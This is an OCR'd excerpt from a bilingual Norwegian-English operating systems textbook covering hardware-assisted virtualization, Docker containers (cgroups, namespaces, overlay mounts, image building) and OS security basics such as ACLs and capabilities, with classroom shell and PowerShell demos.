

Figure 11.14: Nested Page Tables (Hardware).

Her bruker vi altså ikke shadow page tables, med hardware støtte så gjør vi altså ikke noe "kunstig" i software, vi lar løsningene muligens være suboptimale og søker heller rask hardware implementasjon av disse.

Merk: vi mister altså den gule pilen, men vi får en bedre og mer optimal TLB.

Nested Page Tables (Hardware) in figure 11.15.



Figure 11.15: Nested Page Tables (Hardware).

Figur side 16 "Hardware Support" Andre generasjons hardwarestøtte for virtualisering innebærer altså en spesiell TLB som cacher guest page table og physical page map gjennomgangen (altså cacher hele 2D page walk'n) sammen med selve guest-virtuell-address til fysisk/maskin-adresse slik at TLB blir veldig effektiv (dvs man slipper vedlikeholde en shadow page table). Problemet er at en TLB miss medfører en langt mer omfattende rekke av tabelloppslag enn om man hadde en shadow page table. Istedet for N oppslag i en N-level shadow page table blir det N x N oppslag (eller N x M egentlig hvis man skal være presis) (siden man må via physical page maps for hver guest page table oppslag).

64-bit Page Tables in figure 11.16.



RokerHRO, "X86 Paging 64bit", CC BY-SA 3.0

These four memory accesses will in worst case (no cache hits) now be 24 memory accesses!

Figure 11.16: 64-bit Page Tables.

Each of the four memory accesses are virtual, meaning they will have to be translated by four page table accesses and one memory reference to look up the address of the next level page table, in other words $(4 + 1) \times 4 = 20$, and then finally we add four more to finally get to the physical memory location. Detailed explanation can be found in AMD-V Nested Paging.

Implementations in figure 11.17.

- Intel EPT
- AMD RVI (NPT)

These also include the ASID (Address Space IDentifier) field in the TLB entries we learned about earlier

Figure 11.17: Implementations.

Using HugePages (2MB instead of 4KB) whenever possible and the ASID field makes TLB very efficient (increased to chance of a cache hit).

Performance Measurements in figure 11.18.



Figure 11.18: Performance Measurements.

Noen ytelsesmålinger for å forsøke illustrere forskjeller:

Ren usermode prosess: `time ./sum`

Blandet usermode/kernelmode, mange enkle systemkall: `time ./getppid` og `time ./gettimeofday`

Mye kernelmode med en del minneallokeringer: `time ./forkwait`

- getpid/gettimeofday bør gi fordel til HW virtualisering siden VMM ikke trengs (for BT så må syscall alltid passere VMM)

- forkwait bør gi fordel BT siden mange VMM enter/exit, grunnet mye jobb for kjernen spes ift opprette minneområde og pagetabeller (alle disse vil trap-and-emulate, altså trap fra gjesteOSkjernen til VMM), mao her trengs virtualiseringsstøtte i MMU.

(MERK: presise ytelsesmålinger er utrolig vanskelig siden så mange forhold spiller inn på resultatet, så ikke se deg blind på disse resultatene, de er bare en forsiktig indikator)

11.6 Containers

Containers and DevOps in figure 11.19.

- Developers can ship containers with all dependencies "directly" into production
- Containers are *OS-level virtualization*:



Figure 11.19: Containers and DevOps.

Mellom virtuelle maskiner er skillet mye kraftigere enn mellom containere. Containere er bare en skjermet samling med prosesser som fortsatt deler operativsystemet med andre containere. Sikkerhetsmessig betyr det at det en container trenger bare finne en "kernel exploit" for å få tilgang til host'en den deler med andre containere (og derav få tilgang til de andre containerne også). Virtuelle maskiner har hver sitt eget operativsystemet så skal en virtuell maskin få tilgang til underliggende maskinvare eller andre virtuelle maskiner som den deler maskinvare med, så må den finne en "hypervisor exploit". Begge typer exploit dukker opp med jevne mellomrom (husk: det går ikke an å få til 100% sikkerhet i praksis), det er mye enklere å finne en "kernel exploit" enn en "hypervisor exploit".

11.6.1 Installing Docker

In case you want to do the demos below yourself, you need to install docker. Docker is best to install from the official docker packages:

```
# Add Docker's official GPG key:
sudo apt-get update
sudo apt-get install ca-certificates curl gnupg
sudo install -m 0755 -d /etc/apt/keyrings
curl -fsSL https://download.docker.com/linux/ubuntu/gpg |
  sudo gpg --dearmor -o /etc/apt/keyrings/docker.gpg
sudo chmod a+r /etc/apt/keyrings/docker.gpg
```

```
# Add the repository to Apt sources:
echo \
  "deb [arch="$(dpkg --print-architecture)" signed-by=/etc/apt/keyrings/docker.gpg] https://
  "$(. /etc/os-release && echo "$VERSION_CODENAME")" stable" | \
  sudo tee /etc/apt/sources.list.d/docker.list > /dev/null
sudo apt-get update

# Install Docker
sudo apt-get install docker-ce docker-ce-cli containerd.io \
  docker-buildx-plugin docker-compose-plugin

# Test
sudo docker run hello-world
```

11.6.2 Cgroups

Cgroups in figure 11.20.

- Limits use of resources ("CPU", memory, I/O, device access, ...)

Figure 11.20: Cgroups.

From `man cgroups`:

> Control groups, usually referred to as cgroups, are a Linux kernel feature which allow processes to be organized into hierarchical groups whose usage of various types of resources can then be limited and monitored. The kernel's cgroup interface is provided through a pseudo-filesystem called cgroupfs. Grouping is implemented in the core cgroup kernel code, while resource tracking and limits are implemented in a set of per- resource-type subsystems (memory, CPU, and so on).

DEMO:

```
pstree -p | head # viser at første prosess, dvs den som styrer alt er systemd
systemd-cgls     # systemd bruker cgroups, merk user.slice, dvs tjenestene
     # er egne grupper øverst i treet, mens de som er
     # brukerprosesser er under en node i treet
```

11.6.3 Kernel namespaces

Kernel namespaces in figure 11.21.

- PIDs, net, mount, ipc, ...

Figure 11.21: Kernel namespaces.

From `man namespaces`

> A namespace wraps a global system resource in an abstraction that makes it appear to the processes within the namespace that they have their own isolated instance of the global resource. Changes to the global resource are visible to other processes that are members of the namespace, but are invisible to other processes. One use of namespaces is to implement containers.

DEMO:

```
# hva er et "name"? pids, net, mount, ipc, ...
# demo PID-namespace
ps -axo pid,command                  # PID namespace
ip a                                 # net namespace
mount # evn mount | awk '{print $1}' # mount namespace
sudo docker run -i -t ubuntu
apt-get update
apt-get install figlet  # install a simple demo app
figlet     # start a process in the container
ctrl z
# DEMO DIFFERENT PIDs INSIDE AND OUTSIDE CONTAINER:
pgrep -n figlet   # inside container
ctrl p-q     # leave container
pgrep -n figlet   # outside container
sudo docker attach $(sudo docker ps -q) # re-attach to container
fg       # bring process to foreground and have fun
# ctrl-c and exit to leave container
```

11.6.4 CoW & Union mounts

Cow & Union mounts in figure 11.22.

- Read-only layers, *Copy on Write*, White out files

Browse Use the OverlayFS storage driver

Figure 11.22: Cow & Union mounts.

DEMO:

```
# demo copy_on_write og white_out fil, se figur
# https://docs.docker.com/storage/storagedriver/overlayfs-driver
sudo docker run -it ubuntu       # start and enter container
ctrl p-q                         # detach from container
mount | grep overlay # see lower, upper and merged mounted on merge
findmnt -t overlay -o TARGET -nf # the file system the container sees
mydir=$(findmnt -t overlay -o TARGET -nf)
sudo ls -ltr $mydir/..
sudo ls -ltr $mydir/../diff      # diff is the upper layer in the union mount
sudo docker attach $(sudo docker ps -q) # re-attach to container
echo mysil > hei.txt                    # demo write to new file
rm root/.profile                        # demo delete a file
ctrl p-q                                # detach from container
sudo ls -ltr $mydir/../diff             # hei.txt exists in the upper layer
sudo ls -la $mydir/../diff/root         # .profile is now a whiteout file
# note: "A whiteout is created as a character device with 0/0 device number"
# from https://www.kernel.org/doc/Documentation/filesystems/overlayfs.txt
sudo ls -l /var/lib/docker/overlay2/ # view all the file system layers from
          # all pulled (downloaded) containers
```

Note: the file system in a container is only for ephemeral data (short lived data) since it will be deleted when you stop the container, and performance is poor due to the layered file system with *copy-on-write*. If your container needs to store data you should create a *volume* and attach to the container. A volume gives much better I/O-performance than the root file system in the container.

DEMO:

```
# any volumes exists already?
sudo docker volume ls
# create a volume
sudo docker volume create mydata
# start a container with the volume available as /data inside the container
sudo docker run -it --mount source=mydata,target=/data ubuntu
# if you try to write to /data inside the container, then exit and restart
# the container, you will see that the data is still present in the volume.
# If you wonder where the volume actually is, search for "Mounts" in this
# output:
sudo docker inspect $(sudo docker ps -q) | less
```

11.6.5 Container security

Security when running containers are best described with the following four bullet points from Docker security:

- the intrinsic security of the kernel and its support for namespaces and cgroups (remember figure in 11.6);
- the attack surface of the Docker daemon itself;
- loopholes in the container configuration profile, either by default, or when customized by users.
- the "hardening" security features of the kernel and how they interact with containers (remember figure in 11.6).

Another important aspect about container/Docker security worth mentioning is *supply chain security*: which images are your container built from and what do that contain? Where do they come from? We need some security mechanisms to establish trust and this usually comes in the form of digital signatures, Content trust in Docker states:

> Docker Content Trust (DCT) provides the ability to use digital signatures for data sent to and received from remote Docker registries. These signatures allow client-side or runtime verification of the integrity and publisher of specific image tags.

11.6.6 Tutorial: Creating an image and a container

Similarly to the concepts of program and process, we have an *image* and a *container*. The image is the file stored on disk, and the container is the running processe(s).

Let us create a minimal container which "feels" like a virtual machine. Here we use a minimal Linux distribution called Alpine as starting point. We do this the keep the container as small as possible. We only add the Bash program to the container image:

```
# create the Dockerfile:
cat > Dockerfile << 'EOF'
FROM alpine:latest
RUN apk update && \
    apk add --no-cache \
    bash && \
    rm -rf /var/cache/apk/*
CMD /bin/bash
EOF

# create the docker image from the Dockerfile:
sudo docker image build -t mysil .
# verify that it is present on your computer:
sudo docker image ls
```

```
# see all the layers of your newly created image:
sudo docker inspect mysil

# run the container (exit with "exit" or ctrl-d):
sudo docker run -it mysil

# see which containers are currently running:
sudo docker ps
# include those containers that have exited:
sudo docker ps -a

# if you want to remove an image:
sudo docker image rm -f mysil

# if you want to remove absolutely all images on your computer:
sudo docker system prune -a
```

Important things to know when creating a container image are:

- The commands RUN, COPY and ADD adds layers (file system layers) to your container image, and try to avoid having to many layers.
- Try to keep your Dockerfile readable.
- *Try to generate small container images, the more you include the higher is the chance that your container will include vulnerabilities. Do you really need Ubuntu (big Linux) as starting layer, or is Alpine (small Linux) good enough for your application?*
- Read the Best practices for Dockerfile instructions which gives you important recommendations for each Dockerfile command.

11.7 Lab tutorials

1. Only review questions and problems this week.

11.8 Review questions and problems

1. Forklar påstanden til Popek og Goldberg fra 1974: *A machine is virtualizable only if the sensitive instructions are a subset of the privileged instructions*.
2. Tanenbaum oppgave 7.16
   VMware does binary translation one basic block at a time, then it executes the block and starts translating the next one. Could it translate the entire program in advance and then execute it? If so, what are the advantages and disadvantages of each technique?
3. Forklar hvordan datamaskinarkitekturens beskyttelsesringer (*protection rings*) benyttes ved virtualisering når virtualiseringsteknikken er binæroversetting (VMware's teknologi).
4. Hva karakteriserer en applikasjon som vil være utfordrende/problematisk å kjøre på en virtuell maskin?.
5. Forklar kort fordeler og ulemper med *shadow page tables* i forhold til *nested/extended page tables*.
6. Hvordan forbedrer Docker-containere samarbeidet mellom utvikling og drift?
7. Hva er Linux cgroups? Hva er hensikten med cgroups?
8. Hva gjør du hvis tjenesten du kjører i en container er avhengig av å lagre data lokalt på disk?
9. Expand the tutorial in 11.6.6:
   a Add nano to the image. Build the image, start the container and verify that you can use nano.
   b Add figlet. Change the start command (CMD) of the container so it will only print ”Mysil rocks” (using figlet) and exit.

12 Operating System Security

12.1 Introduction

Operating System Security in figure 12.1.

- The OS itself need to be secure

  If the OS itself is insecure, anything running on top of it can be consideres insecure as well.

- The OS *enforces security policies* (access control)
- The OS should *limit/prevent damage from vulnerable software*

Figure 12.1: Operating System Security.

All software runs on an operating system. The operating system needs to be managed (configured and patched/updated) to avoid being exploited by vulnerabilities than can arise related to the system call interface, kernel drivers/modules or even boot loaders (e.g. CVE-2020-10713). Large complex programs like operating systems are very hard to secure.

12.1.1 Goals

Goals in figure 12.2.

- Confidentiality
- Integrity
- Availability

Security Policies are rules that state what is or is not permitted.

Figure 12.2: Goals.

12.1.2 Principles

Design Principles in figure 12.3.

Jerome Saltzer and Michael Schroeder, 1975:

1. Economy of mechanism
2. Fail-safe defaults
3. Complete mediation
4. Open design
5. Separation of privilege
6. Least privilege
7. Least common mechanism
8. *Acceptability*

Figure 12.3: Design Principles.

These principles still hold, but a more recent and more general version of important design principles that we should be aware of is IEEE's Avoiding the Top 10 Software Security Design Flaws.

12.2 Access Control

12.2.1 Reference monitor

Reference Monitor in figure 12.4.



Figure 12.4: Reference Monitor.

When you log in you provide identity (username) and authenticate with password/pin/multi-factor (for low-security environments you sometimes use biometrics only). For each access you then want to make (e.g. read a file) the operating system has to authorize this request. Authorization needs to be efficient/fast (low overhead) and correct.

12.2.2 Capability/ACL

Capabilities or ACL? in figure 12.5.



Figure 12.5: Capabilities or ACL?.

An access control model can either be based on using a *capability list* or an *access control list*. Capability list is a list of objects (e.g. files and directories) and corresponding permissions (read, write, execute, append, etc.). A capability list is stored together with the subject (user or process). An access control list is a list of users/groups and corresponding permissions (read, write, execute, append, etc.) that is stored together with the object (file, directory, etc.)

When designing a system for access control choosing between capability list or access control list is like choosing if you want to hand out keys to your door (capability list) or if you want to have a doorman with a list of who is allowed to enter (access control list).

In most computer systems access control lists are used. In addition, there typically is some form of "capability list" but the capabilities are not low-level permissions, but task oriented instead. Examples of this can be a global read permission for the entire file system which can be given to the backup process, or the capability to open a TCP/UDP port lower than 1024 which sometimes is needed by service processes.

Windows/Linux Implementations in figure 12.6.



Figure 12.6: Windows/Linux Implementations.

Entries (ACEs) in an ACL are scanned in order. Any DENY entries are always present before ALLOW entries, and the scanning of the list ends as soon as a DENY entry matches. If this is not the case, the ALLOW entries are scanned in order until one has found an ALLOW entry that matches.

See figure from Microsoft about security descriptor and access token.

```
# Demo of DENY-entry in PowerShell on Windows.
# Create a file
echo mysil > a.txt
# Show the file's access control list
(Get-Acl a.txt).Access | ft
# Store the file's security descriptor in an object (a variable)
$secdesc=Get-Acl a.txt
# Create a new access control entry
$rule=New-Object System.Security.AccessControl.FileSystemAccessRule("$env:USERDOMAIN\
```

```
# Add this access control entry to the ACL in the security descriptor
$secdesc.SetAccessRule($rule)
# Write the modified security descripter to the file
Set-Acl a.txt $secdesc
# Try to write to the file now, are you allowed?
echo mysil > a.txt
# Show the file's access control list to see the new DENY entry
(Get-Acl a.txt).Access | ft
# Try to delete the file
rm a.txt
# Why was I allowed to do this? think carefully what happens
# in the file system when you delete a file, you are actually
# doing an operation on the directory, not the file

# We know rwxrwxrwx (and SetUID, SetGID, sticky bit) in Linux
echo mysil > a.txt
ls -l a.txt
# these can be interpreted as an access control list with three fixed
# entries for user, group and others
getfacl a.txt
```

The concept of capabilities exists in different implementations. In Windows, we have Privileges (but note that this is NOT what the literature typically refers to as a ”capability list”, think of the windows privileges as ”capabilities grouped into task permissions”).

```
# Demo of privileges in PowerShell on Windows.
# Show all output after the first line that matches 'PRIVILEGES'
(whoami.exe /all).Where({$_ -match 'PRIVILEGES'},'SkipUntil')
# Repeat with PowerShell "Run as administrator"
```

In Linux we have capabilities since kernel 2.2. Let’s demo. Remember that to open a TCP/UDP port lower than 1024 we have to be root:

```
# Start a web server on port 8000 (kill it with ctrl-C)
python3 -m http.server 8000
# Repeat but with port 800
python3 -m http.server 800 # ERROR: Permission denied
# Give the python3 binary the capability, IS THIS A GOOD IDEA? not.
# (the python executable can be used for much more than a webserver...)
sudo setcap 'cap_net_bind_service=+ep' /usr/bin/python3.10
# Repeat
python3 -m http.server 800 # works fine now :)
```

```
# Show that the capability has been assigned
getcap /usr/bin/python3.10
# Remove capability
sudo setcap 'cap_net_bind_service=-ep' /usr/bin/python3.10
# Verify removal
getcap /usr/bin/python3.10
```

